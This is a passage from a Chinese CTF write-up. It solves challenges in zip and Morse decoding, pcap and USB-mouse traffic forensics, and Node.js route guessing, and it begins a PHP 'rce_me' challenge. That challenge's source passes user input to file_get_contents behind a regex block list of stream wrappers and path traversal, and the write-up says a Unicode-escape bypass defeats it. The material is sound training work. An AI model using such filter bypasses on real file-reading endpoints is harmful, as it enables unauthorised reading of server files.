            dic[key] = data
    return dic
```


```
def MorseDecode(target):
    lis_target = list(target.split(" "))
    dic = GetFile(decode_txt)
    result = ""
    for i in lis_target:
        if i in dic.keys():
            result += dic[i]
        else:
            result += " "
    return result
cnt=999
while cnt>=0:
    password_file=f'password_{cnt}.png'
    with pyzipper.AESZipFile(zip_file, 'r', compression=pyzipper.ZIP_DEFLATED, encryption=pyzipper.WZ_AES) as extracted_zip:
        extracted_zip.extract(member=password_file,path=target_folder)
    password_file1=f'C:\\Users\\13740\\Desktop\\test\\password_{cnt}.png'
    result_string = process_image(password_file1)
    password=MorseDecode(result_string)
    with pyzipper.AESZipFile(zip_file, 'r', compression=pyzipper.ZIP_DEFLATED, encryption=pyzipper.WZ_AES) as extracted_zip:
        extracted_zip.extractall(path=target_folder,pwd=password.encode())
    cnt-=1
    zip_file=f'C:\\Users\\13740\\Desktop\\test\\manyzip_{cnt}.zip'
```

摩斯电码字典

```
.- A
-... B
-.-. C
-.. D
. E
..-. F
--. G
.... H
.. I
.--- J
-.- K
.-.. L
-- M
-. N
--- O
.--. P
--.- Q
.-. R
```

```
... S
- T
..- U
...- V
.-- W
-..- X
-.-- Y
--.. Z
.---- 1
..--- 2
...-- 3
....- 4
..... 5
-.... 6
--... 7
---.. 8
----. 9
----- 0

```

直接跑出flag




flag{e4011d5a-f519-45b4-9bdc-4387b59eaeb1}

easy_pcap_1


> 纯纯抽象大作

找到有flag字样的那一条




22	2.781646	180.101.50.242	192.168.149.131	TCP	58	80 → 57294 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
23	2.781921	192.168.149.131	180.101.50.242	TCP	60	57294 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
24	2.782101	192.168.149.131	180.101.50.242	HTTP	811	GET /s?ie=utf-8&f=8&rsv_bp=1&rsv_idx=1&tn=baidu&wd=flag%7Babcertyzxc%7D&fenl
25	2.782269	180.101.50.242	192.168.149.131	TCP	54	80 → 57294 [ACK] Seq=1 Ack=758 Win=64240 Len=0
26	2.795920	180.101.50.242	192.168.149.131	TCP	1514	80 → 57294 [ACK] Seq=1 Ack=758 Win=64240 Len=1460 [TCP segment of a reassemb
27	2.795964	180.101.50.242	192.168.149.131	HTTP	298	HTTP/1.1 302 Found (text/html)


追踪流



访问它所访问的，在搜索框中找到flag



easy_pcap_2



文本过滤器：

分组	主机名	内容类型	大小	文件名
8	192.168.149.132	text/html	134 bytes	\
23	192.168.149.132	multipart/form-data	3984 bytes	\
26	192.168.149.132	text/html	62 bytes	\

导出http数据流，在%5c(1)这个文件中发现了png的文件头，把那一大串字符单独down下来，然后保存一下得到了flag

```
------WebKitFormBoundary9o8sAi4aCDovmKnf
Content-Disposition: form-data; name="file_upload"; filename="flag.png"
Content-Type: image/png

塒NG
SUB
NUL NUL NUL
IHDR NUL NUL STX , NUL NUL NUL b BS ACK NUL NUL NUL s 簣 x DC NUL NUL NUL SOH sRGB NUL □ FS x E9 NUL NUL NUL EOT gAMA NUL NUL 晲 VT 黓 ENQ NUL NUL N
ACK 妁葺"ACK 槝`□緩{GS ST 踫 x 90 #陔箊?3g8{漂鲑碥鞣燋y鱱U蚊$IR痞□+I捱-ETX x 8B $I 瘘刁 x 92 $e侠"I掷g` x 91 $I xD9 3癮挙 x EC EM X$IR x F6 FF
+瑒f烑鲷椐莺e乏& xCD <笞到$I仕 xD4 xFF ) 諂 xD7 xFF 簡 DEL x FE 9 ] p xC1 ENQ 耋罼钘y鐫7=xFF □椸笪K氖籲痡□j{N箲闫 xA5 BEL US | 0
ESC 6 , - 膏俯□f□%o傀鵯□揙 x D2 - 奋扷锦执貂她獳幭 ST x 8F > 鶜轰抆飧芑I衽 ETB _□/ x BF 8靳鏇i昒VIo魁v x BC x FF SM5U x BC 6 x FF J忆 x C0 x FF 禋傢□鏸纟
糇 x 8B - SYN NAK x 8F ENQ xAA 1 FF v爝 DC4 * SOH FF 婵□Km锁么 x CC 6跪i锃鲃 DEL 臊鹆 ST DC3 FF I FS 桁 s RS x F5 8骧 x DF DEL 哽绷□OS螃 x CF ; 锛搉均 x E
c*□ x 87 SO i□V娀q . x 84 EM 富蔑 ! 1m跌鈰 xA7 ESC o x BC 1 x EE ETB 鳝洪□ } DEL □□淼謁@遛蜣sm\ VT 鞲⑭赌 DC2 K4季$逦
x CB DC4 x 82 SOH 廇幓 ACK SC FF fM } Rg x 80 ' 狎溥` c x E0 ; 椁搘箔鍠W x D2 SOH BEL FS DLE ETX ' NAK SUB 歸□q x C7 GS ETB SOH □咚M` ! ESC 熙 x C6 EM 槲 ; 飪
0
Q哳槐 SOH x D5 NUL * GS e爝昅s x CC 1 G1 瘦均鎞 x F9 NUL S - x BC SYN 覾 L x 99 0U虏 x EB =鬈3 x CD 7遼 x B1 SI x 95 ACK x FA 0@/ ACK U ENQ x AA % x F5 NUL 澅 x BF
SI FF x FA FF 澰 ESC 9 FM 传 ) FF ACK M x A6 ) 獐楗臬 BS ESC 昇 NUL C瘦篕 x E9 ) x A6 5h秏桩 ] 懘裤u锞□催~□□>: x FA 9 CAN 扉蛞介徠 x C7 Pq FF STX ETB 覾搠 D
x D1 CAN 痢1* DLE FF x C4 EOT x A0 9鐪3 ACK m侶=SUB } x CF ? x FF 黨 . x A5 ! 髀 VT / L x 87 RS z x E8 US x BE ; 呼峪 CAN Td BS ENO Ts咎RKQ沿e梋怦 x C7 FS sLz鋂
6H桅~雝?衄 x D0 4LU婿 # 鬗鯛q橚 DC3 狹T _ 缚k□f | 焻□^SUB+嘉<笞↙Qi賒揗饣Sq‖C阿 x F2 STX 队贸鍠[沏
釐驷□捱+ETX x 8B SUB DLE RS CAN | □吭RKE埽y德4 ACK M x A9 FF x 8C 4 } x 82 ) V x AD 0M SOH x AA SOH < x 8F SOH 揂肪□娈*躲< x A6 /謂{恙诂逼 SUB 熏K些□F
*O x CD ! x 84 1-E諫□V ACK馭 x 85 ' x EE 5 x 95 , SUB 圩R x CD SI □X細狙嘐 x A3 -缤 x CA . SUB r坟b霎 x 8E CAN 铍氙 x BF RS 叠E婝褪) STX VT NAK 梆:園3 x FF □
aU DLE x 95 ACK x C2 BS A x 80 翛盹□□ x C2 蝭□込閌 ESC n堠彩喫嬷 RS DC2 蝠 x E7 3蚓砬 x 80 姐 x 8E ; 嘱□RS DEL □t x C8 ! x 87 4瑠"BS x D1 US C DEL Js BS ESC
B SOH x D5 VT * T
瞗 DC1 ACK z鋍 O EOT NAK SYN > x CD 3PR駹岟/膙踡 ETB x 83 %邃 | x 8F X艽/E x F5 =&<fIr鲹 ESC x FD SYN x BC . SOH x 80 鎈蝺% x B8 +□bTq x 98 SYN b x B0
EOT 席鷓x> x ED (靨-橡祂 x 84 DC1 頸s府 ENQ SYN X ^ x 87 * 啄 DC4 ST 鱦鈇7n堵A DLE □墊犌音H錩 x F3 "痞^5F□P x C7 7 CAN W 骷鼀rSO`殞郃U骑a x 91 4
}=-鮀筋臟瘏誚酏帼菓 xA4 xFF 5 ETX x 8B $I蘡=, x 92 $) { ACK SYN I捱=ETX x 8B $I蘡刁 x 92 $e侠"I掷g` x 91 $I xD9 3癮挙 x EC EM X$IR x F6 FF , x 92 $) {
------WebKitFormBoundary9o8sAi4aCDovmKnf--
```

flag{pcap_1s_e4sy!}

flag{pcap_1s_e4sy!}

normal_pcap

流量取证相关学习文章

这题考察了USB鼠标流量的提取

我们要知道代表鼠标轨迹相关流量的是Hid data或者Leftover Capture Data，我们要提取的也是这部分的内容

发现了一个特别牛逼的脚本

USBMouse脚本

前期环境配置就按他说的来，下载一些python的路径依赖会有点慢，需要耐心等等。

> ✅ poetry run python usb-mouse-pcap-visualizer.py -i assets/example/XNUCA/flag.pcapng -o assets/example/XNUCA/1.csv

执行命令后就会得到一个csv文件

我们需要先做一些预处理，将csv文件里的False全部Ctrl+h替换为True，这样鼠标移动的时候才会留下颜色。

然后再放进在线网站，就能看到鼠标的轨迹，直接拿到flag

flag{mouse_PCAP}

Wireshark 过滤器关键字 相关知识：

https://www.wireshark.org/docs/dfref/u/usbhid.html

https://blog.csdn.net/Waffle666/article/details/109404471?ops_request_misc=%257B%2522request%255Fid%2522%253A%252217210397281680018068915 3%2522%252C%2522scm%2522%253A%252220140713.130102334..%2522%257D&request_id=172103972816800180689153&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~all~baidu_landing_v2~default-2-109404471-null-null.142^v100^pc_search_result_base8&utm_term=%E6%8F%90%E5%8F%96Leftover%20Capture%20Data&spm=1018.2226.3001.4187

Web

read-data


这题考了对nodejs代码的基本理解

```
//app.js
const express = require('express')

const app = express();
const port = 3000;
const fs = require('fs')


try {
    const inputD = fs.readFileSync('table.txt', 'utf-8');
    text = inputD.toString().split("\n").map(e => e.trim());
} catch (err) {
    console.error("读取文件出错:", err);
    process.exit(1);
}

app.get('/', (req, res) => {
    if (!req.query.name) {
        res.send("你查询了吗? XD")
        return;
    }
    let goodLines = []
    text.forEach( line => {
        if (line.match(req.query.name)) {
            goodLines.push(line)
        }
    });
    res.json({"查询结果":goodLines})
})
```

```
30
31 app.get('/:id/:firstName/:lastName', (req, res) => {
32
33     res.send("FLAG")
34 })
35
36 app.listen(port, () => {
37     console.log(`App server listening on ${port}. (Go to
   http://localhost:${port})`);
38
```

关键代码就看app路由get那段，需要填三个值，分别是id,firstName,lastName，填对了就给你flag

查询name值有哪些，进行模糊匹配



可以看到在第51个id值看到了Flag Holder字眼，说明flag就在这，然后按照刚刚的格式填一下就行，id数一下是51，firstName是Flag，lastName是Holder

payload: /51/Flag/Holder

flag{Y0u_R1ad_JS_suCcess!!}


rce_me

```
1  //题目源码
2  <?php
3  error_reporting(0);
4
5  highlight_file(__FILE__);
6
7  function is_safe($input) {
8    $blacklist = [
9      '\.\.',
10     '(php|file|glob|data|tp|zip|zlib|phar):',
```

```php
    'flag'
  ];
  $pattern = '/' . implode('|', $blacklist) . '/i';
  return !preg_match($pattern, $input);
}

$requestBody = file_get_contents('php://input');
$parsedJson = json_decode($requestBody, true);

if (is_safe($requestBody) && isset($parsedJson) &&
isset($parsedJson['pages'])) {
  $pageUrl = $parsedJson['pages'];
  $pageContent = file_get_contents($pageUrl);
  if (!$pageContent || !is_safe($pageContent)) {
    $pageContent = "<p>not found</p>\n";
  }
} else {
  $pageContent = '<p>invalid request</p>';
}

$pageContent = preg_replace('/flag\{.+\}/i', 'flag{123}', $pageContent);
echo json_encode(['content' => $pageContent]);
?>
```

这题考察Unicode编码绕过+伪协议读取


burp抓个包



